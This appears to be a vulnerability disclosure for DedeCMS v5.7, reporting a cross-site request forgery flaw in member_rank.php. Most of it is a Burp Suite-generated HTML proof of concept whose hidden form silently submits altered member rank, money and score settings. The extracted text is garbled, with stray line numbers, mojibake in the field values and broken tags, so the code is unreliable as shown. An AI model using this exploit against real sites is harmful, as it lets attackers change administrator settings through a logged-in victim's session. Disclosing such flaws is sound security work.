
## target: https://github.com/wdsunwq/DedeCMSv5

version: v5.7

DedeCMS v5.7 was discovered to contain a Cross-Site Request Forgery (CSRF) via the component /src/dede/member\_rank.php



Poc:

```
<html>
1
2
      <!-- CSRF PoC - generated by Burp Suite Professional -->
3
      <body>
4
      <script>history.pushState('', '', '/')</script>
5
        <form action="http://127.0.0.1/src/dede/member_rank.php" method="POST">
          <input type="hidden" name="dopost" value="save" />
6
7
          <input type="hidden" name="ID&#95;1" value="3" />
          <input type="hidden" name="name&#95;1"</pre>
8
    value="�³¨�†Œ�¼š�'˜" />
          <input type="hidden" name="rank&#95;1" value="10" />
9
          <input type="hidden" name="money&#95;1" value="0" />
10
          <input type="hidden" name="scores&#95;1" value="100" />
11
12
          <input type="hidden" name="ID&#95;2" value="6" />
          <input type="hidden" name="name&#95;2" value="�&#189;&#142;绾
13
    § \&#188; š \&' ˜ ''/>
          <input type="hidden" name="rank&#95;2" value="20" />
14
          <input type="hidden" name="money&#95;2" value="0" />
15
          <input type="hidden" name="scores&#95;2" value="500" />
16
          <input type="hidden" name="check&#95;2" value="1" />
17
          <input type="hidden" name="ID&#95;3" value="4" />
18
          <input type="hidden" name="name&#95;3" value="�&#184;&#173;绾
19
    § & ¼ š & ' ˜ ''/>
          <input type="hidden" name="rank&#95;3" value="50" />
20
21
          <input type="hidden" name="money&#95;3" value="300" />
          <input type="hidden" name="scores&#95;3" value="200" />
22
23
          <input type="hidden" name="check&#95;3" value="1" />
          <input type="hidden" name="ID&#95;4" value="5" />
24
          <input type="hidden" name="name&#95;4" value="�&#171;&#152;绾
25
    § &¼ š &' ˜ ''/>
          <input type="hidden" name="rank&#95;4" value="100" />
26
27
          <input type="hidden" name="money&#95;4" value="800" />
          <input type="hidden" name="scores&#95;4" value="500" />
28
29
          <input type="hidden" name="check&#95;4" value="1" />
```

```
30
          <input type="hidden" name="ID&#95;5" value="7" />
31
          <input type="hidden" name="name&#95;5"</pre>
    value="�»™�Š›�¼š�'˜" />
          <input type="hidden" name="rank&#95;5" value="150" />
32
          <input type="hidden" name="money&#95;5" value="1000" />
33
          <input type="hidden" name="scores&#95;5" value="500" />
34
          <input type="hidden" name="check&#95;5" value="1" />
35
36
          <input type="hidden" name="ID&#95;6" value="8" />
37
          <input type="hidden" name="name&#95;6"</pre>
    value="�¶…�ƒ½�¼š�'˜" />
          <input type="hidden" name="rank&#95;6" value="180" />
38
39
          <input type="hidden" name="money&#95;6" value="1100" />
40
          <input type="hidden" name="scores&#95;6" value="500" />
          <input type="hidden" name="check&#95;6" value="1" />
41
          <input type="hidden" name="idend" value="6" />
42
          <input type="hidden" name="name&#95;new" value="" />
43
          <input type="hidden" name="rank&#95;new" value="20" />
44
45
          <input type="hidden" name="money&#95;new" value="0" />
          <input type="hidden" name="scores&#95;new" value="100" />
46
47
          <input type="hidden" name="check&#95;new" value="1" />
          <input type="hidden" name="imageField&#46;x" value="33" />
48
          <input type="hidden" name="imageField&#46;y" value="14" />
49
50
          <input type="submit" value="Submit request" />
51
        </form>
52
      </body>
53
    </html>
54
55
56
57
58
59
60
61
62
```

